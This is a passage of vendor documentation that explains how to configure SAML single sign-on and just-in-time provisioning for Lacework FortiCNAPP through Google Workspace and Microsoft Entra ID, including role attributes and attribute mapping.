Lacework Organization User Role Accounts	Yes or no	Visible to user and admin	Single value

8. Click *Add*.

Defining custom Lacework FortiCNAPP attributes for a user

To define custom Lacework FortiCNAPP attributes for a user:

1. Sign in to Google Workspace with super administrative privileges.
2. From the Admin console home page, click *Users*.
3. Click the user you want to define attributes for.
4. Expand user information and locate the previously added custom Lacework FortiCNAPP attributes.
5. Fill in the attributes. The following sections contain details about how to set Lacework FortiCNAPP role attributes:
   - Lacework Admin Role Accounts Attribute
   - Lacework User Role Accounts Attribute
   - Lacework Power User Role Accounts Attribute
   - Lacework Custom User Groups
   - Lacework Organization Admin Role Attribute
   - Lacework Organization User Role Attribute
6. Click *Save*.

Setting attribute mapping

To map Lacework FortiCNAPP attributes to user profile fields:

1. Sign in to Google Workspace with super administrative privileges.
2. From the Admin console home page, click *Apps > SAML apps*.
3. Expand attribute mapping and add the following application attributes. Select the Lacework FortiCNAPP category and the matching user field for each. The attribute names must match the following text exactly:
   - First Name
   - Last Name
   - Company Name
   - Lacework Admin Role Accounts
   - Lacework User Role Accounts
   - Lacework Power User Role Accounts
   - Custom User Groups
4. If your Lacework FortiCNAPP account is enrolled in an organization, add the following attributes. Select the Lacework FortiCNAPP category and the matching user field for each.
   - Lacework Organization Admin Role
   - Lacework Organization User Role
5. Click *Save*.

Lacework FortiCNAPP Admin Role Accounts attribute

This section describes the *Lacework Admin Role Accounts* attribute.

Lacework Admin Role Accounts adds admin privileges to the existing accounts that you specify.

You can specify:

- A single account name, such as, `foo`.
- Multiple comma-separated account names, such as, `foo,bar,baz`.
- A wildcard, such as `*`.

For example, your organization contains these accounts: foo1, foo2, bar1, bar2, baz. You specify this attribute as: `*2,baz`

This adds admin privileges to foo2, bar2, and baz. But the individual does not have any privileges for foo1 and bar1. To add user privileges for those, you could specify the following value for the *Lacework User Role Accounts* attribute: `*1`

If you specify an account for admin privileges, you do not need to specify it for user privileges in the *Lacework User Role Accounts* attribute. Any accounts that are also in *Lacework User Role Accounts* will be ignored and admin privileges will be granted to them.

Lacework FortiCNAPP User Role Accounts attribute

This section describes the *Lacework User Role Accounts* attribute.

Lacework User Role Accounts adds user privileges to the existing accounts that you specify.

You can specify:

- A single account name or multiple comma-separated account names.
- A wildcard, such as *.

For example, your organization contains these accounts: foo1, foo2, bar1, bar2, baz. You specify this attribute as: `b*`. This adds user privileges to bar1, bar2, and baz. But the individual does not have any privileges for foo1 and foo2. To add user privileges for foo1 as well, you could specify this attribute as: `foo1,b*`.

Another example with the same accounts would be to specify the attribute as: * and to specify *Lacework Admin Role Accounts* as: `bar*`. This gives user privileges for all accounts and admin privileges to only bar1 and bar2.

If you specify an account for admin privileges and user privileges, admin privileges will be granted.

Lacework FortiCNAPP Power User Role Accounts attribute

This section describes the *Lacework Power User Role Accounts* attribute.

Lacework Power User Role Accounts adds power user privileges to existing accounts that you specify. Power Users have similar access to Administrators but without access to Settings and Utilities.

You can specify:

- A single account name or multiple comma-separated account names.
- A wildcard, such as *.

For example, your organization contains these accounts: foo1, foo2, bar1, bar2, baz. You specify this attribute as: `b*`. This adds user privileges to bar1, bar2, and baz. But the individual does not have any privileges for foo1 and foo2. To add user privileges for foo1 as well, you could specify this attribute as: `foo1,b*`.

Another example with the same accounts would be to specify the attribute as: * and to specify *Lacework Admin Role Accounts* as: `bar*`. This gives user privileges for all accounts and admin privileges to only bar1 and bar2.

If you specify an account for admin privileges and user privileges, admin privileges will be granted.

Lacework FortiCNAPP custom user groups

Custom user groups allow you to fully customize a set of permissions that meet the specific requirements of your organization. Specify a string of comma-separated custom user group GUIDs (globally unique identifiers).

Lacework FortiCNAPP Organization Admin Role attribute

This section describes the *Lacework Organization Admin Role* attribute.

Lacework Organization Admin Role provides admin privileges to organization-level settings and admin privileges to all accounts within the organization.

Select *Yes* to make the individual an organization admin. If the individual is an organization admin, you do not need to set any other Lacework FortiCNAPP attributes; any settings in those attributes will be ignored.

Select *No* or *Not Applicable* if the individual should not have admin privileges to organization-level settings or admin privileges to all accounts within the organization. If the individual is not an organization admin, you can still specify account-level admin and user privileges with the *Lacework Admin Role Accounts* and *Lacework User Role Accounts* attributes. You can also specify user privileges to organization-level settings with the *Lacework Organization User Role* attribute.

Lacework FortiCNAPP Organization User Role attribute

This section describes the *Lacework Organization User Role* attribute.

Lacework Organization User Role provides user (view-only) privileges to organization-level settings and user privileges to all accounts within the organization.

Select *Yes* to make the individual an organization user. If the individual is an organization user, you can still give account-level admin privileges with the *Lacework Admin Role Accounts* attribute. Any settings in the *Lacework User Role Accounts* attribute will be ignored.

Select *No* or *Not Applicable* if the individual should not have any privileges to organization-level settings or user privileges to all accounts within the organization. If the individual is not an organization user, you can still specify account-level admin and user privileges with the *Lacework Admin Role Accounts* and *Lacework User Role Accounts* attributes.

Finishing the SAML JIT configuration

Verify the following:

- All attributes are set for a user.
- The Lacework FortiCNAPP application is turned on.
- You have enabled SAML in the Lacework FortiCNAPP Console and select the *Just-in-Time User Provisioning* option.

The user can now log in to Lacework FortiCNAPP through SAML.

When the user logs in, a profile (with the specified privileges) is added in only the accounts that are specified.

If the user has organization-level privileges, a profile (with the specified privileges) is added in each account that is part of the organization, accounts are not created.

Microsoft Entra ID SAML SSO


This topic describes to configure SAML SSO with Microsoft Entra ID (formerly Azure Active Directory (AD)) to allow your team members to sign in to the console with their Entra ID credentials.

This configuration requires a Microsoft Entra ID Premium account to assign groups. A premium account is not required to assign individual users.


Creating the Lacework FortiCNAPP application in Microsoft Entra ID

To create a Lacework FortiCNAPP application:

1. Before you configure the enterprise application in Microsoft Entra ID, sign in to the Lacework FortiCNAPP console and navigate to *Settings > Authentication > SAML*. If OAuth is enabled, you must disable it before enabling SAML.



2. In a new browser window, sign in to Microsoft Entra ID.
3. Navigate to *Microsoft Entra ID > Enterprise applications* and follow these steps:



a. Click *New application*.


b. Click *Create your own application*.
The *Create your own application* pane opens.

c. Enter a name for your new app.

d. Select *Integrate any other application you don't find in the gallery*.


e. Click *Create*.
When the *Overview* page displays, the application is created.

4. Click *Users and groups* and assign users and groups as needed.




If no users or groups are assigned to the application, the *Scoped Groups* configured in the *Claim Conditions* will be able to sign in to this application by navigating to your Lacework FortiCNAPP sign on URL directly.


5. Click *Single sign-on*.
6. Click *SAML*.



The *Set up Single Sign-On with SAML* page opens.



7. In section 1, provide the two values listed below. You can copy both values from the Lacework FortiCNAPP console authentication settings.



- Identifier (Entity ID): https://lacework.net
  Copy from *Service Provider Entity ID*
- Reply URL (Assertion Consumer Service URL): https://<company>.lacework.net/sso/saml/login
  Your specific Assertion Consumer Service URL is listed in the Lacework FortiCNAPP service provider XML metadata in the authentication configuration dialog.

8. In section 2, verify that you have the correct Unique User Identifier specified under *Attributes and Claims*. The default user identifer is preconfigured as `user.userprincipalname`. Depending on your organization, you can also use the email address as the Unique User Identifer by specifying `user.mail`.
9. In section 3, download and save the Federation Metadata XML file.

Completing the authentication setup in the console

To complete the set up:

1. Return to the open Lacework FortiCNAPP console SAML configuration page.
2. Click *Add New* to open the authentication configuration dialog.
3. Click *Upload identity provider data*.
4. Enter a descriptive name for *Identity Provider*.
5. In *Upload Identity Provider Metadata File*, click *Choose File* and select the previously saved Azure metadata file from Creating the Lacework FortiCNAPP application in Microsoft Entra ID on page 2220.
   The fields are populated and you see a confirmation that the metadata included a certificate.
6. *Upload Your Certificate File* is required to authenticate and save your settings. This can be downloaded from the "Single sign-on" inside Microsoft Entra ID.

7. Click *Save*.

To enable JIT user provisioning, see Microsoft Entra ID SAML JIT on page 2226.

Testing the application

To test the application:

1. Return to Microsoft Entra ID.
2. Navigate to the Lacework FortiCNAPP application and click *Single sign-on*.
3. Go to section 5 and select *Test*.

You can also test the application by logging in to the console as the user associated with the application during setup.

Microsoft Entra ID has a limitation that it cannot support multiple instances of the same SSO destination. If you have multiple organizations and need to use Lacework FortiCNAPP SSO for more than one organization, edit the Entity ID to make it unique. For example: http://lacework.net/#1, http://lacework.net/#2

For more information, see AWS Single-Account Access architecture.

Microsoft Entra ID SAML JIT


This topic describes how to add Just-In-Time (JIT) user provisioning capabilities to Microsoft Entra ID (formerly Azure Active Directory (AD)) SAML authentication for Lacework FortiCNAPP.

This configuration requires a Microsoft Entra ID Premium account to assign groups. A premium account is not required to assign individual users.


Creating the Lacework FortiCNAPP application in Microsoft Entra ID

To create a Lacework FortiCNAPP application:

1. Before you configure the enterprise application in Microsoft Entra ID, sign in to the Lacework FortiCNAPP console and navigate to *Settings > Authentication > SAML*. If OAuth is enabled, you must disable it before enabling SAML.

